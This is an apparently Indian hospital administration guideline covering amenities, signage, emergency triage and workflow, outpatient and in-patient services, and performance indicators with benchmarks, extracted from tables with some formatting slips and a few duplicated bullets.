These guidelines are intended to serve as a framework for operationalizing the multiple components required for the implementation of the recommended innovations and practices across the various hospitals. Apart from establishing some minimum standards or requirements that all hospitals must have, it also provides recommendations that are vital, essential and desirable. In addition, some innovations are suggested which could enhance the overall health seeking experience and satisfaction among the patients as well as service providers. These guidelines are expected to support the hospital managers to refer and roll out these practices. However, the hospitals have the flexibility to make necessary modifications based on their specific needs and capacities.

1. GENERAL AMENITIES / FACILITIES ACROSS THE HOSPITAL

Hospital amenities have a significant impact on the overall patient comfort and satisfaction. In order to create an environment that caters to the needs and requirements of the patients, attendant and other stakeholders, it is necessary to understand the basic and desirable services and facilities that are to be provided.

This in-turn will result in better care and service in those environments, and patients may have better health outcomes. There will be an increase in the patient satisfaction and experience.

The recommended amenities / facilities across the hospitals are categorized into:

A. General Facilities

B. Patient Care Facilities

C. Facilities for Patient Attendants

D. Transportation

E. Health Information

The recommendations have further been classified into Vital, Essential and Desirable (VED).

Vital components include the basic and standard requirements that are to be practiced by the hospital.

Essential components are important factors that will increase the value of the services provided.

Desirable components are the feel-good factors that create a sense of comfort and luxury to the public visiting the hospital.

A. General Facilities	
1. Parking Facility	Car parking should be close to the entrance of the hospital, well lit and available exclusively for patients, their relatives and staff. Undercover car parking should be available for: - Appropriate number of ambulances which will be determined by the case load and the availability of ambulance access to other parts of the hospital for non-emergency patients.

- Taxis and private vehicles that drop off/pick up patients adjacent to the ambulance entrance.

General design Guidelines for parking area / vehicular access :

Various circumstances may dictate the location of the parking such as

- Location of Emergency department
- Location of the Main Waiting area
- Proximity to Staff, patients and other users.
- Practicality of consolidated parking versus spread out parking.
- Transport policy objectives laid by the local Road Transportation authority
- Any other specific services offered at the hospital.

Barrier free access –

All access to and from the car park will need to adhere to local disability guidelines. Parking spaces for use by people with disabilities should be in accordance such guidelines.

Vital	Essential	Desirable
• Ample parking place to be available within the hospital premises. • Security personnel posted round-the-clock to address safety and security concerns. • Prominent display of parking charges.	• Parking area to be demarcated for two and four wheelers.	**Valet parking services.** **The service can be outsourced with an external agency.**

2. Waiting Area – Emergency, Out-patient and In-Patient	The waiting room is one of the most important spaces in a healthcare facility. A comfortable and well-designed waiting area can greatly enhance the overall experiences of the he patients and visitors. Waiting spaces should be designed to accommodate everyone safely and comfortably. The recommended waiting area must be able to accommodate 50% of the bed strength. Natural lighting and views to the outdoors are desirable and can be supplemented with table lamps and full spectrum overhead lights. Providing a mix of seating styles also can improve patient experience. Nature imagery has been shown to alleviate stress and provide a positive distraction for viewers. Consider soft, soothing wall colors that coordinate with the rest of the room, creating a sense of harmony and balance. **Ambience** • Lighting: preferably visibility to natural light; • Music: calming, non-repetitive; • Acoustics: sound privacy, noise control during peak times; • Plants: real or artificial; Patient waiting experience The following components are required in order to make the patient waiting experience satisfactory: Service and communication • Clear signage about the patient pathway and services e.g. 'Go here first'; • Clear signage for facilities such as refreshments, toilets, taxis; • Signage that includes braille for visually impaired patients; • A hearing loop system or infra-red system to assist people using hearing aids to hear more clearly by cutting out background noise; • Multi-lingual signage, where appropriate; • Information about the Emergency Department process i.e. triage, waiting; • Information about Emergency Department alternatives e.g. local General Practice clinics; • Public health themed information to read whilst waiting e.g. on smoking, alcohol abuse;

<table>
<tr><td></td><td>• Friendly and helpful Emergency Department staff;
• Security personnel located in close proximity to the Emergency Department;
• An Emergency Department that is clean and well maintained; and
• Electronic wayfinding and/or information kiosks.

Art and images can help to reduce stress and anxiety in patients as well as perceived waiting times.
Murals, and ceiling painting/art; Creative sketches of local art forms can induce a sense of relief.</td></tr>
<tr><td>3. Wi-Fi Facility</td><td>Free Wi-Fi facility in suite rooms, deluxe wards.
Free Wi-Fi facilities in all common areas of the hospital - in-patient, out-patient and emergency. (With the password clearly accessible)</td></tr>
<tr><td>4. Automated teller machine (ATM service)</td><td>ATM that is conveniently located within the hospital premises.</td></tr>
<tr><td>5. Utility area</td><td>An area located within the hospital premises that provide a variety of essential items for patients, visitors and staff.

Toiletries: Such as toothpaste, shampoo, and other personal care items.
Snacks and Beverages: For a quick bite or drink.
Gifts and Cards: To cheer up patients or celebrate special occasions.
Medical Supplies: Basic items like bandages, thermometers, etc.

<table>
<tr><th>Vital</th><th>Essential</th><th>Desirable</th></tr>
<tr><td>Photocopying / printing facilities</td><td>• Stationary shop
• Mother and baby care shop</td><td>• The essentials/services to be charged at nominal price.</td></tr>
</table>
</td></tr>
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<table>
<tr><td></td><td></td><td></td><td>• To be carried out on profit sharing basis.</td></tr>
<tr><td>6. Sarva dharma stal</td><td>The Prayer Room provides a space for spiritual reflection and helps promote healing during the hospital stay
• Open 24/7 with access to everyone.</td><td></td><td>Reflection mirrors in prayer room.</td></tr>
<tr><td>7. Mortuary</td><td colspan="3">It is an integral part of the hospital as it deals with the storage and preservation of the dead body.
Mortuary room consists of the autopsy room, preservation room, cold storage are and ancillary areas.
<table><tr><th>Vital</th><th>Essential</th><th>Desirable</th></tr><tr><td>Hearse van services can be provided.</td><td>Display of contact details of Hearse Van</td><td>Tie-up with an outsourced agency to provide the service.</td></tr></table></td></tr>
</table>

B. PATIENT CARE FACILITIES	
1. **Wheelchair / Trolley facility**	Number of wheel chairs required to be determined by 10% of the average daily footfall. Wheelchair and trolley shall be available at the entrance of the emergency at designated area. The doorways in the entrances should open sufficiently (at-least 35 inches wide) to allow easy wheelchair movement through it.

<table>
<tr><td></td><td colspan="3">Ramps access must be provided to areas within the hospital where a patient may need to go, if the elevator access is not provided.
Ramps shall have a slope of 1:15 to 1:18 and should be checked for manoeuvrability of beds and trolleys at turning points.</td></tr>
<tr><td></td><td>Vital</td><td>Essential</td><td>Desirable</td></tr>
<tr><td></td><td>• Adequate availability of wheelchairs and trolleys at all times.</td><td>• Safety belts installed for all wheelchairs and trolleys.
• Wheelchair assistant can assist patients in navigating through the premises.
• Designated bay</td><td>Advanced Manual Wheelchairs
Smart Wheelchairs: Integration of Artificial Intelligence -
These wheelchairs offer advanced functionalities like autonomous navigation, health monitoring.</td></tr>
<tr><td>2. Washroom facility</td><td colspan="3">Clean and Hygienic washrooms located at various areas of the hospital. It is important to adhere to infection control measures, keep toilets dry and free of dampness and seepage.
Consideration for Bariatric toilets -
- Floor mounted toilets
- Room allowance on each side of the toilet for assistants
- Walls reinforced to support grab rails
- Sink capable of supporting additional load.</td></tr>
<tr><td></td><td>Vital</td><td>Essential</td><td>Desirable</td></tr>
<tr><td></td><td>• Accessible bathrooms should have features such as grab bars, wide doorways, and</td><td>• Antiskid mats.
• Availability of sanitary napkin</td><td>• Sensor driven flush and taps.
• Locking system that can be opened from outside in</td></tr>
</table>

	lower sinks and toilets to accommodate individuals who use wheelchairs or have mobility limitations.	vending machine. • Emergency call bell.	case of patient fall or other such incidents.
3. Dining Facility	**Dietary services for patients** - On-call service where patients can order food from their rooms.		
4. Canteen facility	Healthy and Hygienic food, refreshments at a nominal price.	Menu that includes cuisines of diverse cultures	• Refreshments – healthy snack bar at nominal price. • Coffee/Tea vending machine on every floor.

C. PATIENT'S CAREGIVER / ATTENDANTS FACILITIES			
1. Dharmashala	The hospital must provide accommodation facilities for the patient's relatives, especially for those travelling from distant places.		
	Vital	**Essential**	**Desirable**
	Lodging: Affordable or free accommodation for patients and their families.	**Meals:** Provision of meals at low or no cost.	Aqua guard, Geyser / solar heater and cooking facility. **Kitchen facility** can be provided – where patient attendants will be able to cook food.

2. Services for attendants	Recreational area, comfortable cots, chairs.	Locker facility secured with electronic access.	Library / book cafe
3. Cultural Diversity	Cultural and religious support services		
4. Distressed relatives' room	A distressed relatives'' room provides a private, quiet room for distressed relatives, carers or friends of all ages and cultural backgrounds to gather. The room also provides a space to obtain a collateral patient history and potentially to deliver bad news about a patient.		
5. Breast feeding room / Nappy change room	Designated child care room.		

D. TRANSPORTATION FACILITIES			
1. Transport facilities within the hospital	To commute around the organization (in case of large campus).		
	Vital	**Essential**	**Desirable**
		Electric vehicles - can be purchased with the CSR Funds, donations.	Utilization of eco-friendly electric vehicles.
2. External transport facilities		Availability of Ambulance taxis round the clock.	Pre-paid transport services.
3. Travel desk	Travel desk to be provided for patient attendants – B&L or IRCTC; can benefit staff and patients Tie-up with any travel agencies for ease of ticket booking.		

E. HEALTH INFORMATION CENTRE	
1. Information, Education and Communication Material	Educational material are intended to create awareness and educate the public on various information especially related to health. The primary goal of the IEC program is to inspire and educate people about prevention, care and/or treatment of various health issues and for a better understanding of the same in a more comprehensive way. • Infographics, • Posters • Brochures • Leaflets • Audio-visual materials • Digital content Arogya Jagruti Kendra – To assist patients / attendants on various information regarding their health.

2. SIGNAGE ACROSS THE HOSPITAL

Signages should be well marked, illuminated and visible, even from the level of the wheelchair, for ease of navigation. Way-finding/Signage Adequate and clear signage should be displayed on the main and connecting roads to the facility. They should be in a font that is easily visible from a distance. A board clearly indicating the name of the facility, should be placed at the front of the facility and; each department and room should be clearly marked (including English, Hindi and local language).

Digital Signages – Use of monitors for display of information about the hospital, educational and awareness information, Display of wait times, Display reviews and testimonials, digital map or directory.

Characteristics:

Visibility - Prominent, readable font with pictorial depiction.

Ease of Use – Display of signages in English and regional languages.

Information – Adequate amount of information.

Appropriateness to Location – Signs should serve the needs of a user in a specific location.

TYPES OF SIGNAGES

INFORMATIONAL	DIRECTIONAL	STATUTORY	IDENTIFICATION
➢ Hospital name board ➢ Scope of services ➢ Vision, Mission and Values ➢ Visiting Hours ➢ List of Doctors ➢ Do not use Lift during Fire	➢ Navigation Line ➢ Way to departments boards ➢ Floor layout ➢ Fire exit ➢ Way in & Way out ➢ Way to Emergency services ➢ Navigation App	➢ Safety Signage as per AERB norms ➢ Displaying of Hospital Registration, Pharmacy and Blood bank License ➢ PC-PNDT signage ➢ Danger signage as per Electricity Act	➢ Various Desks ➢ Toilets Room ➢ Floor designations ➢ Various Departments ➢ Waiting area, drinking water, Canteen/Café ➢ Pharmacy ➢ Equipment and drugs

➢ Patient Rights and education ➢ Lists of Empaneled Government and Private Insurance lists and Health schemes ➢ Hand wash technique ➢ 'No Smoking' 'Keep Silence' 'Use dustbin'		➢ Bio-medical waste disposal (BMW rules – 2016) ➢ Signage for CCTV surveillance	

2.1 SIGNAGE SPECIFIC TO AREAS – EMEREGENCY, OUT-PATIENT AND IN-PATIENT

EMERGENCY DEPARTMENT	OUT-PATIENT	IN-PATIENT
• **Direction towards Emergency block** • **Triage zones** • **Real time bed position** • **Complaints / feedbacks helpline details – QR code** • **Emergency codes – Code blue, Code Red**	• **Display of the citizen's charter** • **OPD working hours/ list of holidays** • **Direction towards consultation rooms, diagnostics, investigations, sample collection area etc.**	• **Floor directory for each building.** • **In-patient bed statistics** • **Room / bed numbers** • **Way to ICU / OT complex**

• Contact details of Ambulance services, nearest fire station, police station, blood banks. • Networking with other hospitals – Hub & Spoke	• List of doctors with details of availability • Informational and educational material	• Visitors policy / timings. • Hand--washing techniques compliant with WHO guidelines at all hand wash basins

3. EMERGENCY DEPARTMENT

Patients present at the Emergency Department of a hospital, with a wide range of illnesses that include Medical emergencies (e.g. Cardiac arrest, Respiratory failure, Stroke, Bites, Burns, Poisoning, etc.), Surgical emergencies (such as Acute abdominal pain, Appendicitis, Perforation Peritonitis, Gangrene, etc.), Trauma-related emergencies (including Road Traffic crash and other injuries such as Burns, Gunshot wounds, Drowning, Electrocution, Major falls, etc.), Maternity and birth related emergencies (e.g. Eclampsia, Obstructed labour, etc.), emergencies related to infant and children or 'undifferentiated' patients- for which the cause may not be known immediately.

The Emergency Department provides urgent diagnostic and therapeutic care to patients with

- Sudden onset of illness or exacerbation of the disease
- Injuries by accidents

Location of Emergency Department

- Located at the most visible and accessible place of the hospital, ground floor
- Easily accessible from the main gate, and has direct access from the ambulance / receiving bay.


Access

- The planning of emergency services should give priority access to the patients attending the emergency and facilitates early management.

The major functions of the Emergency Department are as follows:

1. To prioritize care for individuals who require immediate clinical attention through effective triage and to provide appropriate lifesaving care.
2. To provide efficient and assured management of medical, surgical, and accidental emergency services by professionally trained and competent staff.
3. To rapidly resuscitate and stabilize critically ill patients and make timely referral in case comprehensive emergency services are unavailable at the current facility.

a. Managing Patient flow in the Emergency Department



3.1 SPECIFICATIONS IN THE EMERGENCY DEPARTMENT

The Emergency department in the hospital should be planned keeping in mind the maximum peak hour patient load and should have scope for future expansion.

Emergency Room	
Waiting Area	0.65sq.mt /person
Toilet	1.67 sq.mt
Nurse Station	5.02 sq.mt /staff
Examination and Treatment Area with Lavatory/Sink	7.43 sq.mt /bed
Observation Area	7.43 sq.mt /bed
Equipment and Supply Storage Area	4.65 sq.mt
Wheeled Stretcher Area	1.08 sq.mt /stretcher

1. Entrance

- A dedicated entry and an exit separate for patients arriving by ambulance and walk-in patients.
- **Automated doors – to ease the movement of traffic.**
- Wheelchair / Trolley bay - As per total number of beds/trolleys plus additional trolleys for receiving patients (10% of total patient attendance in Emergency Medicine).
- General waiting area.

2. Reception

- The area should be accessible preferably by two separate entrances; one for patients arriving by the ambulance and the other for walk-in patients. Both entrances should direct the patient flow towards the Reception/Triage area. For walk in patient, there should be a separate exit and a waiting area.
- Enquiry, Admission / Registration counter
- UHID number, ABHA number and (in case of medico-legal case) MLC number will be generated.
- Cash counter – billing process

3. Triage

- It has a single point of entry for acute patients, and it provides controlled access to treatment areas and to the wider hospital. Initial assessment and prioritizing the patients according to the clinical condition.

  The size of a triage area should be governed by the maximum number of triage staff expected to be present at any given time, in proportion to patient census.

4-level color coded system

- **Red - Immediate**
- **Yellow - Urgent**
- **Green - Non-Urgent**
- **Black - Dead**

4. Initial assessment and re-assessment

- The assessment should include history, examination, previous history of drug allergy, vital parameter.

Initial assessment	Re-assessment
Red Zone – Immediately **Yellow Zone – 5 Minutes** **Green Zone - 30 Minutes** **For critically ill patients continuously monitored through multi-para monitors.**	**Critical patient (Red) – 30 minutes** **Non-Critical patient (Yellow) – 4 hours**

- **In case of Medico-legal Patient, MLC to be registered and documented, police intimation to be given. (Procedure to be followed according to state policy).**
- **Rapid Assessment Team (RAT):**

  This is a dedicated team that consists of a number of medical, nursing and ancillary team members who are responsible for the assessment of a patient, usually for patients deemed acute/major at triage, on arrival.

5. **Resuscitation room**

- BLS (Basic Life support) & ACLS (Advanced life support) trained medical officer and nursing staff to be available round the clock.
- Equipped with ECG, NIBP, defibrillator, crash cart and with adequate power supply, oxygen suction & medical gas supply

6. **Treatment / Procedure Rooms**

- Minor procedures – Green zone patients can be treated with Drugs and injectable, suturing and dressing.
- Major procedures – Red and yellow zone patients can be treated in the sterile area for procedures such as lumbar punctures, chest tube insertion.

7. **Emergency OT Complex**

- This OT complex is dedicated only to perform minor & major procedures /surgeries during the emergency.
- Minor & Major OT can be provisioned in the same complex.

8. **Observation / Short Stay Ward**

SHORT STAY WARD / EMERGENCY MEDICAL UNIT (EMU) - This facility may be provided either within or adjacent to the Emergency Unit for the prolonged observation and ongoing treatment of patients who are planned for subsequent discharge (directly from the EU). Patients may be kept in this Unit for diagnosis, treatment, testing or for medical stabilization. The length of stay in the Unit is generally between 4 and 24 hours.

- Vitals monitoring of patients - Bluetooth enabled centralized patient monitoring systems.

9. **Staff Area**

- Duty Doctors room
- Nurses station

10. Counselling rooms

- Minor procedures – Green zone patients can be treated with Drugs and injectable, suturing and dressing.
- Major procedures – Red and yellow zone patients can be treated in the sterile area for procedures such as lumbar punctures, chest tube insertion.

11. Other utilities

- Storage room
- Records room
- Dirty utility

12. Discharge of the Patients from Emergency department

- Discharge process is to be discussed with the patient and the family. The doctor discharging the patient should document further management instructions in the discharge note.

13. LAMA/ DAMA/ Absconded Patients

- Consent to be taken from patient, counselling to be given patient and attendants.
- Discharge summary to be handed over

15. Policy on Unknown Patients:

- In case of unknown patient brought to the emergency, a detailed entry about the unknown patient needs to be recorded while the treatment is ongoing. Free registration to be done.

16. Shifting/Transfer of Patient within Hospital

- Patient should be shifted from emergency as early as possible. Moreover, no patients should be kept in the red zone for more than 12 hours and in the yellow zone for more than 24 hours.

- The purpose is to ensure that emergency beds are available for new patients who are coming with acute illness. While shifting of the patient, hand over between different service areas should be done and transfer notes should be maintained.

17. Inter-hospital referral of Patients

- All the patients referred from periphery and other institutes are promptly treated at the hospital if the services to be provided are within the scope of the Emergency care unit.
- In case of patients arriving with conditions that require treatment out of the scope of services, the hospital must have tie-ups with close –by hospitals of other specialties. Referral to be given to the other hospital.

18. Crowd Management

To manage mob, violence or any crowd control measures to be taken such as:

- **Security Personnel:** Provision of security at the entrance of hospital gate as well as in-front of the emergency premises is a must.
- **Security infrastructure** like barricades, card-based entries, safe rooms, alarm buttons in each room, central alarm system, etc. can be installed in the emergency area to strengthen security measures.
- Providing physical presence of police personnel in the form of a designated police outpost

19. Management of Medico- Legal Cases

- The police need to be informed when a patient is brought to the hospital/ admitted and there is a history of: Accident, homicide, suicide, infanticide, poisoning, machinery related injury (industrial and vehicular accidents), assault, strangulation, sexual offences, criminal abortion, burns, mass casualty and any other cases in which foul play is suspected.
- In case of road traffic accident patients, priority to be given for medical care. Registration can be provided free of cost.

- MLC file to be created and documented in the register. MLC seal to be put on file.

- MLC death - In-case patient History is available - If patient was suffering from any chronic ailment has been treated in our hospital, the concerned Doctor/Department can issue the death certificate.

- If the previous illness is not supportive of the death of the patient, then it should be subjected to Post-mortem examination.

- In-case patient History is Not Available Mandatory to make it MLC and inform the police Body should not be released from the hospital without making the protocols and should be sent for Post-mortem.

20. Police Outpost

Presence of police officer to facilitate smooth process in case of Medico-legal patients.

Ensure round the clock availability of police personnel to prevent mob / violence

KEY PERFORMANCE INDICATORS – EMERGENCY DEPARTMENT

SLNO	Indicator	Formula	Remarks	Benchmark
1.	**Average time taken for initial assessment of patients coming to emergency**	**Sum of time taken for initial assessment of all patients who accessed emergency services in a period / total number of patients who accessed emergency**	**The time taken can be taken from time at which patient arrived at emergency department till the time at which initial assessment was completed and documented.**	**Adult casualty:** Priority 1 - Immediate, Priority 2 - Within 1hr, Priority 3 - Within 4hrs **Pediatric. Casualty**: P1 - Immediately, P2 - Within 20 mins,

		services in that period		P3 - Within 2 hrs
2.	**Time taken from door to scalpel**	**Sum of time taken since patient arrived to Emergency to the time the surgery begins.**	**The time taken can be taken from time at which patient arrived at emergency department till the time the surgery has begun.**	**60 Minutes**
3.	**Return to emergency within 72 hours with similar presenting complaints**	**(Number of patients who returned to emergency within 72 hours with similar presenting complaints / Total number of patients discharged from emergency) x 100**	**The patients who were discharged against medical advice from emergency should be ignored.**	**3.2%** (Diane M, Birnbaumer, 2011)
4.	**Referral rate**	**Total number of patients referred to a other tertiary care hospital / Total number of patients visited emergency**	**(Excluding LAMA and absconding** (Valli G, 2021)**cases)**	As per hospital policy

5.	**Emergency death rate**	**Total number deaths in emergency (excluding brought dead cases) / Total number of registered patients in emergency (excluding patients referred outside) * 100**	**(Excluding brought dead and referred outside cases)**	**0.005** **0.03%** Valli G, Galati E, 2021

4. OUT-PATIENT SERVICES (OPD)

The out-patient department in the hospital carries out the screening, consultation and examination of patients. Patients who do not have to remain in the hospital overnight are attended to in OPD. Follow-up consultation and ongoing case management.

Location

- Separate entrance
- Easily accessible
- Adjacent to supportive facilities, x-ray and laboratory
- Amenable for Expansion

Planning:

- Patient flow should move in one direction to avoid undue back traffic.
- Sharing with the IPD, all Diagnostic facilities, such as X-Ray & pathology laboratory.
- Should be amenable for expansion without serious dislocation of work.

Layout:

- Double loaded single corridor with rooms on each side of the corridor.
- Double corridor for entry from the opposite sides of the room.

Type and number of specialist clinics

- Timings of OPD
- Number of daily OPD patients
- Number of attendants accompanying the patient
- Availability of space

Some Recommendations according to BIS (Bureau of Indian Standards):

- Entrance Zone 2sq.meter/bed.
- Ambulatory Zone 10sq.meter/bed
- Diagnostic Zone-6sq.meter/bed

The facilities are categorized into Vital, Essential and Desirable

Sl.no	Amenities	Vital	Essential	Desirable
1.	**Enquiry / May I Help you counter**	To provide adequate information in patient understandable language.	Translators to be available to bridge the language barriers.	
2.	**Registration counter**	Online and offline registration facility	Designated counters for Children, Pregnant women, differently-abled	• Registration kiosks

			patients and senior citizens. **ABHA registration counters.**	• Counter for International patients

Recommended counters for Registration counters

Number of beds	300 bedded	500 bedded	800 bedded	1000 bedded
Number of registration counters	4	5	7	9

3.	**Cash counter**	Adequate number of counters	**Separate counter for cash & online payments.**	**Payment link can be shared to registered mobile number**
4.	**Patient calling system**	Speaker system for patient name announcement		**Electronic display**
5.	**Sample collection area**	**Appointment system for OPD and investigations.**	• Prioritization by providing morning slots for tests requiring fasting. • Instructions prior to the test / collection to be informed to patients and displayed prominently.	Separate washrooms with sample dropping area.
6.	**Sample dispatch**	Sample storage containers	**Bar Coding for vials**	**Pneumatic Shute**

3.1 CLINICS

1. **Staff Clinics (Vital)**
   - Clinics designated to cater to healthcare needs of staff.

2. **Specialty Clinics (Essential)**
   - Advanced diagnostic or treatment services for specific disease conditions.

3. **Filter Clinics (Essential)**
   - Patients to be screened and categorized based on the ailment and care that is required.
   - Managed by Non-specialist general duty doctors,
   - Helps to ease the crowd in the OPD.

4. **Voluntary Evening Clinics (Desirable)**

Specially designed for those who are unable to consult a doctor during the day and prefer evening doctor appointments.

- Appointment based, few number of slots per day.
- Paid services (Priced at a higher rate to prevent misuse of the service).
- Voluntary duty by doctor's post morning shift.
- Monetary incentives (as per standard rules) to be provided to the clinical and non-clinical staff that assist in the hours of evening services.

Recommended Space requirements -

Out-patient Department	
Waiting Area	0.65 sq.mt /person
Toilet	1.67 sq.mt
Admitting and Records Area	5.02 sq.mt /staff
Consultation Area	5.02 sq.mt /staff

Refer - Planning-and-Design-Guidelines-Hospital-2-21-2023.pdf

KEY PERFORMANCE INDICATORS – OUTPATIENT DEPARTMENT

Sl.NO	Indicator	Formula	Remarks	Benchmark
1.	**Out-patient satisfaction index**	Average rating given by patient of OPD to the hospital.	A standard patient satisfaction feedback form can be used for obtaining rating from patients. Number of feedback collected should be statistically significant.	**80%**
2.	**Average waiting time for services**	Total waiting time of all patients for a particular service / Total number of patients whose waiting time has been taken.	Average waiting time shall be separately calculated for OPD consultation, Billing, Pharmacy and diagnostics.	**40-50 Minutes** (Makwana Kirti, 2019)
3.	**Patient follow-up rate**	Number of patients who followed up / total number of patients visiting OPD * 100.	It can be calculated on a monthly basis.	**60%**
4.	**Rate of needle stick injuries in OPD**	Number of needle stick injuries / Total number of outpatient days.	Needle stick injuries is a penetrating stab wound from a needle (or other sharp objects) that may result in exposure to blood or other body fluids.	**0.3**

5.	**Average door to drug time**	Time taken by a patient from entering in queue for OPD registration /time taken for getting drugs at drug dispensing counter.	To monitor the overall OPD service delivery.	**120-180 nutes**

5. IN-PATIENT CARE SERVICES

In-patient care is the care of patients whose condition requires admission to a hospital. Hospital design must have flexibility, to adopt change and its concern should be the quality of medical care and the improvement of its standards.

It is desirable that upto 20 % of the total beds may be earmarked for the **day care facilities,** as many procedures can be done on day care basis in modern times.

ADMISSION

- Easy and transparent admission procedures - Systematic and transparent allotment of beds
- Admission counselling for patients. General consent to be obtained from patients.
- Estimated cost of treatment to be informed to patient / attendants.
- Orientation to the services and facilities of the hospital

CARE IN THE WARD

- Regular visits by doctors, / Multidisciplinary team
- Case file maintenance, handovers and their documentation
- **DAY CARE CENTRES FOR BRIEF INTERVENTIONS**
- Patient's information regarding treatment, Care plan documentation.
- **ADEQUATE PRIVATE WARDS**
- Healthy diet - Provision of healthy and hygienic food for patients based on their recommended diet plans.
- Inter-departmental referrals - Co-management, opinion and for transfer of care based on the clinical condition graded based on the urgency.

GRADATION OF REFERRAL

The grading system to be followed will be as follows:

- Immediate or emergency - within 30 Minutes
- Urgent - 6 hours
- Non urgent or routine - 24 hours or more
- Inter-hospital referrals – (refer - DGHS Guidelines)

DISCHARGE

- Discharge to be planned and informed at least one day (24hours) prior to patient leaving hospital.
- **Turn-around time for discharge to be monitored. Payment bedside using POS/QR codes**
- Categorized into – Cash patients, Insurance and Schemes
- Should contain information regarding: Follow-up advice, medications, when to seek urgent care, emergency contact number.
- Discharge summary to be provided and explained to the patient. In case of death of a patient, cause of death to be included in summary.

Process flow to reduce the turn-around time for discharge

- A tentative discharge plan to be formulated at the time of admission.
- Discharge advice is given by consultant during evening round one day prior (24hours prior).
- Medical transcriptionist/ Floor coordinator to prepare the draft discharge summary and shared to the doctor on duty for verification.
- Discharge intimation raised by consultant or treating doctor during morning rounds.
- Draft summary to be finalized by the treating team.
- Nursing staff to send the file for billing and pharmacy clearance.
- For cash (APL) – Bill settlement to be done at bedside and final bill copy to be shared to the mail or hard copy to provide.
- For schemes and insurance – approval to be taken during the time of admission to fasten the process.
- Bed-side billing service can be provided to fasten the bill settlement process.

REHABILITATION SERVICES (AFTER CARE)

- Physiotherapy
- Social work services
- Occupational and Speech Therapy
- Clinical Psychology

KEY PERFORMANCE INDICATORS – IN-PATIENT DEPARTMENT

Sl.NO	Indicator	Formula	Remarks	Benchmark
1.	**Average Length of Stay (ALOS)**	Sum of length of stay of individual patients / Total number of patients whose length of stay has been taken.	ALOS must be separately calculated for different disease conditions, specialities and ICU/Non-ICU cases.	General patients- **5– 7 days** Psychiatry patients - **15-25 days** Refer -Indian Public health standard guidelines
2.	**Bed Occupancy Rate**	(Total patient days in a period / Total bed days available during that period) x 100	Total patient days is the sum of days spent by each admitted patient in hospital Total bed days is the product of number of functional beds in hospital with the number of days in that period.	**80%** Refer - Indian Public health standard guidelines
3.	**Average time taken for initial assessment of patients admitted**	Sum of time taken for initial assessment of all admitted patients	The time taken can be taken from time when patient was registered for	Time for completion of initial assessment by clinicians -

	in IPD	in a period / total number of patients admitted in that period..	admission till the time at which initial assessment was completed and documented	**within 24 hrs** and by nurses **within 2 hours.**
4.	**Patient fall rate per 1000 patient days**	(Number of patient fall reported in a period / Total patient days in that period) x 1000	Patient fall must be defined. Generally, all kind of fall (fall from bed, in washroom, on stairs, while walking etc.) must be counted.	**2.3 – 7.0**
5.	**Average discharge time**	Sum of time taken for discharging patients / Total patients whose discharge time is taken.	Time taken for discharge shall be taken from the time when the discharged was ordered by the doctor till the time when patient was relieved from room/bed.	Scheme / Insurance - 4 hours Cash – 2 hours

6. PATIENT FEEDBACK

Patient feedback is a form of collecting the opinions and thoughts about their experience on the service provided.

